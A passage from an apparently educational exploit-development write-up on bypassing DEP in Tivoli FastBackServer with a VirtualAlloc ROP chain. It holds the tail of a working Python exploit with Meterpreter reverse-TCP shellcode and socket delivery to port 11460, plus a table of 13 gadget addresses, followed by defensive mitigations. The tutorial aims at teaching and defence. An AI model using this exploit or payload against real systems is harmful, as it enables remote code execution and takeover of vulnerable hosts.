shellcode += b"\x4b\x94\x84\xe9\x72\xe2\xcb\x2a\xc1\xed\xd1"
shellcode += b"\x86\x3c\x86\x4f\x43\xfd\xcb\x6f\xbe\xc2\xf5"
shellcode += b"\xf3\x4a\xbb\x01\xeb\x3f\xbe\x4e\xab\xac\xb2"
shellcode += b"\xdf\x5e\xd2\x61\xdf\x4a"

morepadding = b"\xcc" * (0x600 - 276 - 4 - len(rop) - len(padding) \
    - len(shellcode))

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" \
    % (offset+va+eip+rop+padding+shellcode+morepadding,0,0,0,0)
buf += formatString
buf = pack(">i", len(buf)-4) + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((server, 11460))
s.send(buf)
s.close()

Figure 12.7 - The complete final exploit with Meterpreter shellcode. The exploit sends a crafted Tivoli packet that overflows the buffer, executes the ROP chain to call VirtualAlloc with PAGE_EXECUTE_READWRITE permissions, and then drops into the Meterpreter shellcode for a reverse TCP connection.
12.5 Getting the Shell
We run the exploit against the target while a Meterpreter listener waits on port 443:

Figure 12.8 - SUCCESS! The Meterpreter reverse TCP session is established. The exploit successfully bypassed DEP using the VirtualAlloc ROP chain and executed the Meterpreter shellcode, providing a full interactive shell on the target system.
The exploit works end-to-end. We sent a specially crafted Tivoli Storage Manager packet that overflowed a stack buffer, overwrote EIP with the address of our first ROP gadget, executed a chain of 13 gadgets from csftpav6.dll that called VirtualAlloc to change the page permissions from PAGE_READWRITE to PAGE_EXECUTE_READWRITE, and then landed in our Meterpreter shellcode which now runs on a page with execute permissions. DEP has been fully bypassed.
13. The 13 Gadgets - Quick Reference
The following table summarizes all 13 ROP gadgets used in this exploit, their addresses in csftpav6.dll (base 0x50500000), and what each one does in the context of our chain:
| # | Address | Instructions | Purpose |
|---|---|---|---|
| 1 | 0x50501110 | push esp; push eax; pop edi; pop esi; ret | Capture ESP into ESI |
| 2 | 0x5050118e | mov eax, esi; pop esi; ret | Copy ESI to EAX (used multiple times) |
| 3 | 0x505115a3 | pop ecx; ret | Load immediate value into ECX |
| 4 | 0x5051579a | add eax, ecx; ret | EAX += ECX (arithmetic) |
| 5 | 0x50537d5b | push eax; pop esi; ret | Copy EAX to ESI |
| 6 | 0x5053a0f5 | pop eax; ret | Load immediate value into EAX |
| 7 | 0x5051f278 | mov eax, dword [eax]; ret | Dereference pointer in EAX |
| 8 | 0x5051cbb6 | mov dword [esi], eax; ret | Write EAX to memory at ESI |
| 9 | 0x50522fa7 | inc esi; add al, 0x2B; ret | Advance ESI by 1 byte |
| 10 | 0x50533bf4 | sub eax, ecx; ret | EAX -= ECX (arithmetic) |
| 11 | 0x50527840 | neg eax; ret | Negate EAX (NEG trick) |
| 12 | 0x5051571f | xchg eax, ebp; ret | Swap EAX and EBP (pivot setup) |
| 13 | 0x50533cbf | mov esp, ebp; pop ebp; ret | Stack pivot |
Every single one of these addresses lives in csftpav6.dll, which has no ASLR and no null bytes in its base address. Every address was verified to not contain any bad characters (0x00, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x20).
14. Defensive Perspective - Mitigations That Stop This
While we successfully bypassed DEP, it is important to understand the broader defensive picture. Several additional mitigations can prevent or complicate this type of attack:
ASLR (Address Space Layout Randomization) - If csftpav6.dll had ASLR enabled, all our gadget addresses would be randomized on every reboot. We would need an information disclosure vulnerability to leak the module’s base address before building our ROP chain. ASLR is the single most effective defense against ROP because it makes gadget addresses unpredictable.
Control Flow Guard (CFG) - Microsoft’s CFG validates indirect call targets against a bitmap of valid function entry points. Since ROP gadgets are not function entry points, CFG can detect and block ROP chains. However, CFG only validates CALL targets, not RET targets, so it does not directly prevent classic ROP.
Stack canaries (/GS) - While we bypassed the return address (not an SEH exploit), if the function had stack cookies, the cookie check would detect the overflow before the RET instruction. However, the vulnerability we exploited may not use standard __security_check_cookie on this code path.
EMET / Windows Defender Exploit Guard - Ironically, the same tool we used to enable DEP also provides additional mitigations like Caller Check (verifies that RET targets match CALL sites), ROP detection heuristics, and stack pivot detection. If these were enabled, our exploit would be detected.
The lesson for defenders is clear: DEP alone is not sufficient. Modern defense requires defense in depth - DEP + ASLR + CFG + stack canaries + Exploit Guard, all working together. Each layer adds cost for the attacker and reduces the attack surface.
15. Summary and Key Takeaways
In this post we went from understanding what DEP is at the hardware level (the NX bit in the Page Table Entry) all the way to building a complete exploit that bypasses it using a VirtualAlloc-based ROP chain. Here is what we covered:
DEP fundamentals - How the NX bit prevents instruction execution from data pages, the four DEP modes (OptIn, OptOut, AlwaysOn, AlwaysOff), and the internal routines (
LdrCheckNXCompatibility,NtSetInformationProcess) that manage DEP at runtime.Practical verification - We used WinDbg to prove DEP blocks execution by writing NOPs to the stack and attempting to execute them, observing the
STATUS_ACCESS_VIOLATIONthat results.Target setup - We enabled DEP on Tivoli FastBackServer using Windows Defender Exploit Guard to create a realistic exploitation scenario.
ROP theory - The evolution from ret2libc to full ROP, the three Win32 APIs available for DEP bypass (VirtualAlloc, VirtualProtect, WriteProcessMemory), and why VirtualAlloc is the optimal choice.
Gadget discovery - Building a complete Pykd-based gadget discovery tool from scratch (module enumeration, page protection filtering, RET scanning, backward disassembly with BAD instruction blacklisting) and using rp++ for fast automated scanning.
Overflow characterization - Finding the exact EIP offset (276) and ESP offset (280), identifying bad characters, and selecting csftpav6.dll as the gadget source module.
ROP chain construction - Building the chain gadget by gadget: capturing ESP, calculating the skeleton address, resolving VirtualAlloc from the IAT while avoiding bad characters, patching all six skeleton slots using NEG and split-sum tricks, and pivoting ESP to invoke VirtualAlloc.
Shell achievement - Replacing INT3 test bytes with a Meterpreter reverse TCP payload and obtaining a fully interactive shell.
The key insight throughout this entire exercise is that DEP does not make exploitation impossible - it makes it harder. Instead of placing shellcode directly on the stack, we had to build an intermediate stage (the ROP chain) that uses only existing code to change memory permissions. This is more complex, more fragile, and requires more research, but it is absolutely achievable when the defender relies on DEP alone without supporting mitigations.
The exploit developer’s takeaway: Always look for non-ASLR modules with rich code sections. The IAT provides stable function pointers regardless of ASLR on the target DLL. Arithmetic tricks (NEG, split-sum, negative addition) solve bad character problems. The function skeleton pattern is reusable across different targets - only the gadget addresses and offsets change.
The defender’s takeaway: DEP is necessary but not sufficient. Enable ASLR on every module, use /NXCOMPAT and /DYNAMICBASE compiler flags, deploy Control Flow Guard where available, and use Exploit Guard’s anti-ROP heuristics. The more layers you add, the more expensive and fragile the attacker’s exploit becomes.